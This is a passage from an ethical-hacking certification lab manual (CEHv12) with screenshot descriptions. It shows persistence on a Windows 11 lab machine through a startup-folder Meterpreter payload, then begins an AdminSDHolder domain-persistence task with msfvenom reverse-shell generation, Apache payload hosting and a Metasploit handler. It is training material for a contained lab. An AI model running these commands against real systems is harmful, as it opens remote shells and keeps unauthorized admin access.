
47. Now type **exploit** to start the exploitation.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:8080
```

The terminal window has a dark background with green text. It includes standard Linux-style navigation keys like Esc, F1-F12, and arrow keys. The title bar shows "msfconsole - Parrot Terminal". The status bar at the bottom shows "msfconsole - Parrot Ter...".

48. Click **CEHv12 Windows 11** to switch to **Windows 11** machine login to **Admin** account and restart the machine so that the malicious file that is placed in the startup folder is executed.



49. Now click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and you can see that the meterpreter session is opened.

Note: It takes some time for the session to open.

msfconsole - Parrot Terminal

```
%% Hacked: All the things %%
Press SPACE BAR to continue

[+] metasploit v6.1.9-dev
+ -- =[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- =[ 592 payloads - 45 encoders - 10 nops       ]
+ -- =[ 9 evasion          ]]

Metasploit tip: Start commands with a space to avoid saving them to history

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:8080 -> 10.10.1.11:49704) at 2022-04-07 04:05:05 -0400

meterpreter >
```

msfconsole - Parrot Terminal

50. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.

msfconsole - Parrot Terminal

```
Parrot
Press SPACE BAR to continue

[+] metasploit v6.1.9-dev
+ -- =[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- =[ 592 payloads - 45 encoders - 10 nops       ]
+ -- =[ 9 evasion          ]]

Metasploit tip: Start commands with a space to avoid saving them to history

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:8080 -> 10.10.1.11:49704) at 2022-04-07 04:05:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

msfconsole - Parrot Terminal

51. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.

52. Thus attacker can maintain persistence on the target machine using misconfigured Startup folder.
53. This concludes the demonstration of how to maintain persistence by abusing Boot or Logon Autostart Execution.
54. Close all open windows and document all the acquired information.
55. Now, before proceeding to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.

Task 7: Maintain Domain Persistence by Exploiting Active Directory Objects

AdminSDHolder is an Active Directory container with the default security permissions, it is used as a template for AD accounts and groups, such as Domain Admins, Enterprise Admins etc. to protect them from unintentional modification of permissions.


If a user account is added into the access control list of AdminSDHolder, the user will acquire "GenericAll" permissions which is equivalent to domain administrators.

Here, we are exploiting Active Directory Objects and adding Martin a standard user in Windows Server 2022, to Domain Admins group through AdminSDHolder.

1. By default the **Parrot Security** machine is selected, in the **Parrot Security** machine launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal is running on a Parrot Security Linux distribution. The user has successfully gained root privileges after entering "sudo su" and providing the password "toor". The current working directory is the root directory, indicated by the prompt "#". The terminal window is part of a desktop environment with a dark theme. The desktop background features a green and blue abstract geometric pattern. On the desktop, there are icons for "README.License" and "Trash". The top bar of the desktop environment includes "Applications", "Places", "System", and other standard menu items. The bottom bar shows the terminal window title and some system status indicators.

```
[attacker@parrot]~[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[~]
#
```

5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal window title is "msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe - Parrot Terminal". The terminal history shows:

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#
```

The desktop background features a dark, geometric pattern. A file icon for "Exploit.exe" is visible on the desktop.

6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Exploit.exe with the victim machine.

Note: To create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─# cp /home/attacker/Desktop/Exploit.exe /var/www/html/share
[root@parrot]~[-]
└─#
```

8. Start the Apache server by typing **service apache2 start** and press **Enter**.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─# cp /home/attacker/Desktop/Exploit.exe /var/www/html/share
[root@parrot]~[-]
└─# service apache2 start
[root@parrot]~[-]
└─#
```

9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "#msfconsole" is entered at the prompt. Below the terminal, a window titled "3Kom SuperHack II Logon" is displayed, showing a user interface for logging in with "User Name: security" and "Password: []". A "[OK]" button is visible. The terminal output shows the exploit results:

```
[+] =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
```

10. In Metasploit type **use exploit/multi/handler** and press **Enter**.

11. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

The screenshot shows the Metasploit framework in msfconsole mode. The command "use exploit/multi/handler" is run, followed by "set payload windows/meterpreter/reverse_tcp". The terminal output is as follows:


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
13. Type **set lport 444** and press **Enter** to set lport.
14. Now type **run** in the Metasploit console and press **Enter**.

